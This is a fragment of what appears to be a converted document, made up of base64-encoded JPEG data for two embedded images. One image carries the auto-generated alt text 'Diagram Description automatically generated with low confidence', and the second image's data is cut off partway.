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b/43R9h1P8A542n/gS3/wAbrboo9mu4ezRifYdT/wCeNp/4Et/8bo+w6n/zxtP/AAJb/wCN1t0UezXcPZoxPsOp/wDPG0/8CW/+N0fYdT/542n/AIEt/wDG626KPZruHs0Yn2HU/wDnjaf+BLf/ABugWOpd4rUf9vDH/wBkrboo9mu4ezRmQaVIW3XsqsP+eUYwp+pPJ/QVpgY6UUVSilsWklsFFFFUMKKKKACiiigAooooAKKKKACiiigAoIBBBGQaKKAMubSXQ5sZFVf+eUgOB9COR+tQfYdT7Q2h/wC3hv8A4ituio5F0I5EYn2HU/8Anjaf+BLf/G6PsOp/88bT/wACW/8AjdbdFL2a7i9mjE+w6n/zxtP/AAJb/wCN0fYdT/542n/gS3/xutuij2a7h7NGJ9h1P/njaf8AgS3/AMbo+w6n/wA8bT/wJb/43W3RR7Ndw9mjE+w6n/zxtP8AwJb/AON0fYdT/wCeNp/4Et/8brboo9mu4ezRifYdT/542n/gS3/xuj7Dqf8AzxtP/Alv/jdbdFHs13D2aMT7Dqf/ADxtP/Alv/jdH2HU/wDnjaf+BLf/AButuij2a7h7NGJ9h1P/AJ42n/gS3/xuj7Dqf/PG0/8AAlv/AI3W3RR7Ndw9mjE+w6n/AM8bT/wJb/43R9h1PvDaD/t4b/4ituij2a7h7NGXDpMjn/TZVKf88ogQD9SeT+lagAVQFGAOgFFFUopbFpJbBRRRVDCiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooA//Z)

![Diagram

Description automatically generated with low confidence](data:image/jpeg;base64,/9j/4AAQSkZJRgABAQEAYABgAAD/4REERXhpZgAATU0AKgAAAAgABAE7AAIAAAATAAAISodpAAQAAAABAAAIXpydAAEAAAAmAAAQ1uocAAcAAAgMAAAAPgAAAAAc6gAAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAE5pY2hvbGFzIEFybXN0cm9uZwAAAAWQAwACAAAAFAAAEKyQBAACAAAAFAAAEMCSkQACAAAAAzM2AACSkgACAAAAAzM2AADqHAAHAAAIDAAACKAAAAAAHOoAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAyMDIxOjA4OjI2IDEzOjU3OjE4ADIwMjE6MDg6MjYgMTM6NTc6MTgAAABOAGkAYwBoAG8AbABhAHMAIABBAHIAbQBzAHQAcgBvAG4AZwAAAP/hCyVodHRwOi8vbnMuYWRvYmUuY29tL3hhcC8xLjAvADw/eHBhY2tldCBiZWdpbj0n77u/JyBpZD0nVzVNME1wQ2VoaUh6cmVTek5UY3prYzlkJz8+DQo8eDp4bXBtZXRhIHhtbG5zOng9ImFkb2JlOm5zOm1ldGEvIj48cmRmOlJERiB4bWxuczpyZGY9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkvMDIvMjItcmRmLXN5bnRheC1ucyMiPjxyZGY6RGVzY3JpcHRpb24gcmRmOmFib3V0PSJ1dWlkOmZhZjViZGQ1LWJhM2QtMTFkYS1hZDMxLWQzM2Q3NTE4MmYxYiIgeG1sbnM6ZGM9Imh0dHA6Ly9wdXJsLm9yZy9kYy9lbGVtZW50cy8xLjEvIi8+PHJkZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9InV1aWQ6ZmFmNWJkZDUtYmEzZC0xMWRhLWFkMzEtZDMzZDc1MTgyZjFiIiB4bWxuczp4bXA9Imh0dHA6Ly9ucy5hZG9iZS5jb20veGFwLzEuMC8iPjx4bXA6Q3JlYXRlRGF0ZT4yMDIxLTA4LTI2VDEzOjU3OjE4LjM1OTwveG1wOkNyZWF0ZURhdGU+PC9yZGY6RGVzY3JpcHRpb24+PHJkZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9InV1aWQ6ZmFmNWJkZDUtYmEzZC0xMWRhLWFkMzEtZDMzZDc1MTgyZjFiIiB4bWxuczpkYz0iaHR0cDovL3B1cmwub3JnL2RjL2VsZW1lbnRzLzEuMS8iPjxkYzpjcmVhdG9yPjxyZGY6U2VxIHhtbG5zOnJkZj0iaHR0cDovL3d3dy53My5vcmcvMTk5OS8wMi8yMi1yZGYtc3ludGF4LW5zIyI+PHJkZjpsaT5OaWNob2xhcyBBcm1zdHJvbmc8L3JkZjpsaT48L3JkZjpTZXE+DQoJCQk8L2RjOmNyZWF0b3I+PC9yZGY6RGVzY3JpcHRpb24+PC9yZGY6UkRGPjwveDp4bXBtZXRhPg0KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICA8P3hwYWNrZXQgZW5kPSd3Jz8+/9sAQwAHBQUGBQQHBgUGCAcHCAoRCwoJCQoVDxAMERgVGhkYFRgXGx4nIRsdJR0XGCIuIiUoKSssKxogLzMvKjInKisq/9sAQwEHCAgKCQoUCwsUKhwYHCoqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioq/8AAEQgCwQK3AwEiAAIRAQMRAf/EAB8AAAEFAQEBAQEBAAAAAAAAAAABAgMEBQYHCAkKC//EALUQAAIBAwMCBAMFBQQEAAABfQECAwAEEQUSITFBBhNRYQcicRQygZGhCCNCscEVUtHwJDNicoIJChYXGBkaJSYnKCkqNDU2Nzg5OkNERUZHSElKU1RVVldYWVpjZGVmZ2hpanN0dXZ3eHl6g4SFhoeIiYqSk5SVlpeYmZqio6Slpqeoqaqys7S1tre4ubrCw8TFxsfIycrS09TV1tfY2drh4uPk5ebn6Onq8fLz9PX29/j5+v/EAB8BAAMBAQEBAQEBAQEAAAAAAAABAgMEBQYHCAkKC//EALURAAIBAgQEAwQHBQQEAAECdwABAgMRBAUhMQYSQVEHYXETIjKBCBRCkaGxwQkjM1LwFWJy0QoWJDThJfEXGBkaJicoKSo1Njc4OTpDREVGR0hJSlNUVVZXWFlaY2RlZmdoaWpzdHV2d3h5eoKDhIWGh4iJipKTlJWWl5iZmqKjpKWmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uLj5OXm5+jp6vLz9PX29/j5+v/aAAwDAQACEQMRAD8A+i6KKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigD5++InxE1DWdYuNP0y6kttMt3MQELFTOQcFmI6jPQdMVwBOTk8mgnJyeTSV9/RowowUII+RqVJVZOUmFFTXNrcWVw0F5BLbzKAWjlQqwBGRweeQQfxqGtb31RmFFTQWdzcxzSW1vLMkCb5WjQsI19WI6D3NQ0XQBRRRTAKKmktbiG3huJYJUhn3eVIyELJg4O09Dg8HFT6rpF9ol99k1ODyJ9ivs3q3ysMg5BI6VPMr2uOztcpUUUVQgooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAq5p2rX+kXS3GmXk1rKpzuicrn6+o9jVOik0mrME2ndH0t8PPF58X+HPPuVVL22fyrgLwGOMhgO2f5g11deP/AAFPGvDt/o//ALVr2Cvh8dSjSxMoR2/4Fz6nC1JVKMZS3CiiiuM6QooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKAPj6iiiv0U+NPU9d0/T7jxL4uvtQsY719P0+zlgSWSRVDGKMHOxlJ496y20Pw3DqWk3d6sNlBqmlGeO2mkl+zpdfcUM4JkEZPzHnI9cVy8/ijWLiS/ea83NqMSQ3R8pB5iIAFHTjAUdMdKaPEmpf6KJXt51s